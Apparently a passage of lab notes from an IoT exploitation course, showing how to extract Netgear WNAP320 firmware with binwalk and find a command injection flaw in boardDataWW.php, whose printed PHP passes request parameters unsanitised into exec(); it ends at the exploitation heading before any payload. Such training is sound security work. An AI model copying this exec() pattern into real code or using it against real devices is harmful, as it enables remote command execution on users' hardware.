Command Injection

- One of the really useful bugs

- Statement is wrapped in a command. For example – **passthru() or exec()**

- Application takes the user input and executes it

- Emulate the **Netgear WNAP320 firmware** and exploit the **boardDataWW.php** for command injection

- Blind command injection - http://firmware.re/vulns/acsa-2015-001.php

Identifying command injection


- We already have the firmware image

- Run binwalk on the image to extract the file system

- Analyze the PHP files and see how the input is being handled

- Can we execute malicious commands?

Lab File = WNAP320 Firmware Version 2.0.3.zip



```
/home/oit/lab/firmwares/web [oit@ubuntu] [9:27]
> ls
WNAP320 Firmware Version 2.0.3.zip

/home/oit/lab/firmwares/web [oit@ubuntu] [9:28]
> pwd
/home/oit/lab/firmwares/web

/home/oit/lab/firmwares/web [oit@ubuntu] [9:28]
> 
```


#/home/oit/lab/firmwares/web [oit@ubuntu] [9:28]

```
unzip WNAP320\ Firmware\ Version\ 2.0.3.zip
```

/home/oit/lab/firmwares/web [oit@ubuntu] [9:28]

```
tar xvf WNAP320_V2.0.3_firmware.tar
```


vmlinux.gz.uImage
rootfs.squashfs
root_fs.md5
kernel.md5


oit@ubuntu:~/lab/firmwares/web
9:30 AM
Hacker Associate IOT VM
sudo ./fat.py
oit@ubuntu:~/lab/firmwares/web
OffensiveIoTExploitation_new

```
/home/oit/lab/firmwares/web [oit@ubuntu] [9:27]
> ls
WNAP320 Firmware Version 2.0.3.zip

/home/oit/lab/firmwares/web [oit@ubuntu] [9:28]
> pwd
/home/oit/lab/firmwares/web

/home/oit/lab/firmwares/web [oit@ubuntu] [9:28]
> unzip WNAP320\ Firmware\ Version\ 2.0.3.zip
Archive:  WNAP320 Firmware Version 2.0.3.zip
  inflating: ReleaseNotes_WNAP320_fw_2.0.3.HTML
  inflating: WNAP320_V2.0.3_firmware.tar

/home/oit/lab/firmwares/web [oit@ubuntu] [9:28]
> ls
ReleaseNotes_WNAP320_fw_2.0.3.HTML  WNAP320 Firmware Version 2.0.3.zip  WNAP320_V2.0.3_firmware.tar

/home/oit/lab/firmwares/web [oit@ubuntu] [9:28]
> tar xvf WNAP320_V2.0.3_firmware.tar
vmlinux.gz.uImage
rootfs.squashfs
root_fs.md5
kernel.md5

/home/oit/lab/firmwares/web [oit@ubuntu] [9:29]
> 
```


/home/oit/lab/firmwares/web [oit@ubuntu] [9:30]

```
binwalk -e rootfs.squashfs
```



```
/home/oit/lab/firmwares/web [oit@ubuntu] [9:30]
> ls -ll
total 15848
-rw-r--r-- 1 oit oit      36 Jun 23  2011 kernel.md5
-rw-rw-r-- 1 oit oit    2667 Apr  3  2012 ReleaseNotes_WNAP320_fw_2.0.3.HTML
-rw-r--r-- 1 oit oit      36 Jun 23  2011 root_fs.md5
-rwx------ 1 oit oit 4435968 Jun 23  2011 rootfs.squashfs
-rw-r--r-- 1 oit oit  983104 Jun 23  2011 vmlinux.gz.uImage
-rw-rw-r-- 1 oit oit 5362552 Jun 18 09:27 WNAP320 Firmware Version 2.0.3.zip
-rw-rw-r-- 1 oit oit 5427200 Apr  3  2012 WNAP320_V2.0.3_firmware.tar

/home/oit/lab/firmwares/web [oit@ubuntu] [9:30]
> binwalk -e rootfs.squashfs

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Squashfs filesystem, big endian, lzma signature, version 3.1, size: 4433988 bytes, 124
odes, blocksize: 65536 bytes, created: 2011-06-23 10:46:19


/home/oit/lab/firmwares/web [oit@ubuntu] [9:30]
> 
```

Linux Filesystem




```
/home/oit/lab/firmwares/web/_rootfs.squashfs.extracted [oit@ubuntu] [9:31]
> ls
0.squashfs  squashfs-root

/home/oit/lab/firmwares/web/_rootfs.squashfs.extracted [oit@ubuntu] [9:31]
> cd squashfs-root

/home/oit/lab/firmwares/web/_rootfs.squashfs.extracted/squashfs-root [oit@ubuntu] [9:31]
> ls
bin  dev  etc  home  lib  linuxrc  proc  root  sbin  tmp  usr  var

/home/oit/lab/firmwares/web/_rootfs.squashfs.extracted/squashfs-root [oit@ubuntu] [9:31]
>
```

Find file boardDataWW.php


/home/oit/lab/firmwares/web/_rootfs.squashfs.extracted/squashfs-root [oit@ubuntu] [9:31]

```
find . -name '*.php'
```



```
/home/oit/lab/firmwares/web/_rootfs.squashfs.extracted/squashfs-root [oit@ubuntu] [9:31]
> find . -name '*.php'
./usr/local/bin/urlValidate.php
./home/www/killall.php
./home/www/checkSession.php
./home/www/thirdMenu.php
./home/www/data.php
./home/www/saveTable.php
./home/www/config.php
./home/www/clearLog.php
./home/www/test.php
./home/www/getBoardConfig.php
./home/www/titleLogo.php
./home/www/boardDataWW.php
./home/www/common.php
```


Navigate to location = **./home/www/boardDataWW.php**




```
/home/oit/lab/firmwares/web/_rootfs.squashfs.extracted/squashfs-root [oit@ubuntu] [9:31]
> ls
bin  dev  etc  home  lib  linuxrc  proc  root  sbin  tmp  usr  var

/home/oit/lab/firmwares/web/_rootfs.squashfs.extracted/squashfs-root [oit@ubuntu] [9:34]
> cd home/www

/home/oit/lab/firmwares/web/_rootfs.squashfs.extracted/squashfs-root/home/www [oit@ubuntu] [9:34]
> ls
background.html   checkSession.php    getJsonData.php  login_button.html  recreate.php     test.php
BackupConfig.php  clearLog.php        header.php       login_header.php   redirect.html    thirdMenu.html
boardDataNA.php   common.php          help             login.php          redirect.php     thirdMenu.php
boardDataWW.php   config.php          images           logout.html        saveTable.php    titleLogo.php
body.php          data.php            include          logout.php         siteSurvey.php   tmpl
button.html       downloadFile.php    index.php        monitorFile.cfg    support.link     UserGuide.html
checkConfig.php   getBoardConfig.php  killall.php      packetCapture.php  templates

/home/oit/lab/firmwares/web/_rootfs.squashfs.extracted/squashfs-root/home/www [oit@ubuntu] [9:34]
> 
```

/home/oit/lab/firmwares/web/_rootfs.squashfs.extracted/squashfs-root/home/www [oit@ubuntu] [9:34]

```
nano -c boardDataWW.php
```




```
/home/oit/lab/firmwares/web/_rootfs.squashfs.extracted/squashfs-root/home/www [oit@ubuntu] [9:34]
> nano -c boardDataWW.php
```



```
  GNU nano 2.2.6                     File: boardDataWW.php

<?php
        $flag=false;
        $msg='';
        if (!empty($_REQUEST['writeData'])) {
                if (!empty($_REQUEST['macAddress']) && array_search($_REQUEST['reginfo'],Array('WW'=>'0','NA'=>'1'))!==$
                        //echo "test ".$_REQUEST['macAddress']." ".$_REQUEST['reginfo'];
                        //exec("wr_mfg_data ".$_REQUEST['macAddress']." ".$_REQUEST['reginfo'],$dummy,$res);
                        exec("wr_mfg_data -m ".$_REQUEST['macAddress']." -c ".$_REQUEST['reginfo'],$dummy,$res);
                        if ($res==0) {
                                conf_set_buffer("system:basicSettings:apName netgear".substr($_REQUEST['macAddress'], -$
                                conf_save();
                                $msg = 'Update Success!';
                                $flag = true;
                        }
                }
                else
                        $flag = true;
        }

?>
<html>
        <head>
                <title>Netgear</title>
                <style>
                        <!--
                                TABLE {
                                        margin-left: auto;
                                        margin-right: auto;
                                }
                                TD {
                                        padding: 5px;
                                        text-align: left;
                                        vertical-align: top;
                                }
                                   [ Read 101 lines (Warning: No write permission) ]
^G Get Help     ^O WriteOut     ^R Read File    ^Y Prev Page    ^K Cut Text     ^C Cur Pos
^X Exit         ^J Justify      ^W Where Is     ^V Next Page    ^U UnCut Text   ^T To Spell
```

exec() function is vulnerable




```
<?php
        $flag=false;
        $msg='';
        if (!empty($_REQUEST['writeData'])) {
                if (!empty($_REQUEST['macAddress']) && array_search($_REQUEST['reginfo'],Array('WW'=>'0','NA'=>'1'))!==$
                        //echo "test ".$_REQUEST['macAddress']." ".$_REQUEST['reginfo'];
                        //exec("wr_mfg_data ".$_REQUEST['macAddress']." ".$_REQUEST['reginfo'],$dummy,$res);
                        exec("wr_mfg_data -m ".$_REQUEST['macAddress']." -c ".$_REQUEST['reginfo'],$dummy,$res);
                        if ($res==0) {
                                conf_set_buffer("system:basicSettings:apName netgear".substr($_REQUEST['macAddress'], -$
                                conf_save();
                                $msg = 'Update Success!';
                                $flag = true;
                        }
                }
                else
                        $flag = true;
        }
```

Exploiting Command Injection

#nano -c boardDataWW.php

Browser

